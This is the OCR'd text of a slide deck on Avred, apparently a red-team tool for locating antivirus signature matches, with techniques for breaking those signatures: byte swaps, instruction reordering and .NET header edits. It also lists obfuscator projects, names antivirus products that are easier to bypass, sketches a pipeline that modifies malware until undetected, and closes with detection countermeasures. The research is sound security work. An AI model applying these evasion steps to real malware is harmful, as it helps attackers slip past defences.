
Use matches to break signature

Modify code/data as defined in matches matches to break signature


“Obfuscation”

https://unprotect.it/technique/code-cave/
A code cave is a series of null bytes in a process's memory. The code cave inside a process's memory is often a reference to a section of the code’s script functions that have capacity for the injection of custom instructions.

Outflank: NOP



```
0x8b0:  ┌ 31: entry0 ();
0x8b0:  │          0x004014b0      4883ec28        sub rsp, 0x28
0x8b4:  │          0x004014b4      c705b28b0400.   mov dword [0x0044a070], 1
0x8be:  │          0x004014be      e8bd150000      call fcn.00402a80
0x8c3:  │          0x004014c3      e8b8fcffff      call fcn.00401180
0x8c8:  │          0x004014c8      90              nop
0x8c9:  │          0x004014c9      90              nop
0x8ca:  │          0x004014ca      4883c428        add rsp, 0x28
0x8ce:  └          0x004014ce      c3              ret
```



```
0x59b:  │          0x0040119b      8b45fc          mov eax, dword [var_4h]
0x59e:  │          0x0040119e      8be5            mov esp, ebp
0x5a0:  │          0x004011a0      5d              pop ebp
0x5a1:  └          0x004011a1      c3              ret
0x5a2:             0x004011a2      cc              int3
0x5a3:             0x004011a3      cc              int3
```

Outflank: NOP


PE EXE Obfuscator

- Goal: Just changing one byte in a dominant match
    - Replacing 1-byte instructions like NOP / INT3
- Result:
    - doesnt work well
    - Signatures dont seem to cover irrelevant code like NOP slides

Nerding about NOP sleds on x64


- NOP: No Operation = 0x90
- Only NOP is a 1-byte NOP
    - Close: int3, cld, std
- Several kinds of 2-byte NOPs
    - Ask ChatGPT about it

Outflank: Swap



```
e869050000    call fcn.00401db2
8bf0          mov esi, eax
33ff          xor edi, edi
393e          cmp dword [esi], edi
```

E8 69 05 00 00 8b f0 33 ff 39 e3



```
e869050000    call fcn.00401db2
33ff          xor edi, edi
8bf0          mov esi, eax
393e          cmp dword [esi], edi
```

E8 69 05 00 00 33 ff 8b f0 39 e3

Outflank: Swap

PE EXE Obfuscator with swapping lines


  - Find two lines which dont work on the same registers (R2 ESIL)
  - Swap them
- Works sometimes
  - Many matches dont have swap’able lines

Outflank: Swap: R2 ESIL

```
> e scr.color=0
> pdJ <size> @loc
```

```
"offset": 4204128,
"opcode": "xchg eax, esi",
"disasm": "xchg eax, esi",
"esil":
    "eax,esi,^,esi,=,esi,eax,^,
     eax,=,eax,esi,^,esi,=",
"refptr": false,
"fcn_addr": 0,
"fcn_last": 0,
"size": 1,
"bytes": "96",
"family": "cpu",
"type": "mov",
"reloc": false,
"type_num": 9,
"type2_num": 0
```


Outflank: DotNet Method Header



Fat Header Entry and Its Size	Value	Note
Header type, Flags, and header size (WORD)	0x3013 (0011000000010011)	The upper 4 bits (0011) hold the header size in DWORDs; that is, 3. The next 10 bits (0000000100) hold the Flags value (0x4), which means that local variables must be initialized. The lower 2 bits (11) indicate the header type (Fat).
MaxStack (WORD)	0x1	Maximum stack size in slots (items).
CodeSize (DWORD)	0x0b	IL code size in bytes (without method header).
LocalVarSigTok (DWORD)	0x0	Token of the local variables signature. It's equal to zero since no local variables are presented.

Outflank: DotNet Method Header

Augmentation gives us byte-level interpretation of the match
Method header: max-stack size
Changing it: Not much luck



```
0x1570: Function: ::Initialize
0x1570:   1b 30             MethodHeader: Size:3  Flags:6  Type:3
0x1572:   06 00             MethodHeader: maxStack: 6
0x1574:   78 01 00 00       MethodHeader: codeSize: 376
0x1578:   12 00 00 11       MethodHeader: localVarSigTok: 285212690
0x157c:   03                ldarg.1
0x157d:   6f 84 01 00 06    callvirt      get_Logger
0x1582:   72 3f 03 00 70    ldstr         "Entering initialize link"
```

Outflank: Demo

<Show Outflank’able files & patches>

Outflank: DotNet ideas

Proposed DotNet Obfuscator:

- Source code level
- Add arguments to functions
- Rename variables and functions
- Change method stack size and length

https://github.com/obfuscar/obfuscar
https://github.com/NotPrab/.NET-Obfuscator
https://github.com/xforcered/InvisibilityCloak

https://github.com/yck1509/ConfuserEx (abonded)
https://github.com/XenocodeRCE/neo-ConfuserEx (abonded too)

Section	**Matches Cnt**
#Strings	500
#~	580
methods	167
.rsrc	85
Blob	80
#US	20
guid	8

A note on obfuscators

Many different interpretations of “obfuscation”


- Against reversing?
- Against analysis?
- Against cracking?

Signature-breaker is different

- Not against humans, but static signatures
- Just need to change the right bytes (same size)
- Augmentation to gain detailed information
- But: Can be done generally (without matches)
- Open research area, but not in my scope

Conclusion

Conclusion



file.exe

Reducer

Matches

Verifier

Augmentation

Outflank

Conclusion: Reducer

Reducer:

- Avred focuses on identifying matches
  - Analysis of signatures
- Lots of corner cases
  - Tuning divide-and-conquer algorithmn
  - Skipping headers (PE, DotNet)
  - Multiple scan iterations
  - Verification
  - Match- and signature conclusion
- Identifying matches works well
  - Most of the time
  - Focus on dominant matches
  - Actual signature may be more complicated

Signature Quality

Signature Quality:

- AV Signatures can be strong or weak
  - Quality varies
  - Source of signatures?
- Important RedTeaming tools seem to have good signatures
  - Mimikatz, CobaltStrike

- Identifying matches can make obfuscation easy
  - Obfuscators still needed at the end

- Reliably detecting matches/signatures is still not a completely explored field

Conclusion: AV

AV Conclusion:

- Defender stronk
    - With Chrome / Edge
    - AMSI-only scan does not include “CDP”
- Firefox, AVG, Avast easier to bypass

Conclusion: Outflank

Outflanking:

- Outflanking not primary objective
  - Most signatures seem to be using Data (not Code)
  - Generic obfuscater dont need matches
  - Avred can give some pointers on where to focus development

Better Signatures

Better signatures

- Identify hard to change things to sig’
- Invest more time for long-lasting tools (e.g. mimikatz)
- Use “OR” more so than “AND” to make signatures more robust

However, it is important to stress that low-cost detections are typically low cost to evade. YARA signatures generally can be thought of as having vast breadth but with limited depth (i.e. they are relatively quick and low cost to churn out/automate but have limited robustness for long term detection efficacy).

https://www.cobaltstrike.com/blog/cobalt-strike-and-yara-can-i-have-your-signature/

Furter Research

Further research:

- Compare between AV’s
  - Assumption: It looks about the same
- Compare identified matches with original (yara) rules (OSS Avira?)
- Integrate avred into a malware CI/CD pipeline
- Plugins:
  - Go augmentation
  - COFF support
  - etc.

CI/CD

Runtime executor:

- Send malware as part of a CI/CD pipeline to execute remotely
  - ISO -> LNK -> Powershell.exe -> .bat -> rundll32 -> CobaltStrike
- Dynamic analysis from AV, EDR
- Feedback based on captured event logs ?
- Modify malware until not detected anymore

Countermeasure

Detect activity, not tools

- For most attackers: command line usecases, lolbins
- Honeypot AD objects, users, files and services
- AD auditing to detect information gathering, ticket misuse and lateral movement (DefenderForIdentity)
- Identify Psexec communication with NIDS
- 2FA
- Heuristics (IAT), EDR, sandbox execution, machine learning…

80'S AV
VIRTUAL COMPUTER DECRYPTING
POLYMORPHIC CODE
2020 AV
WHY U CHANGE STRING
imgflip.com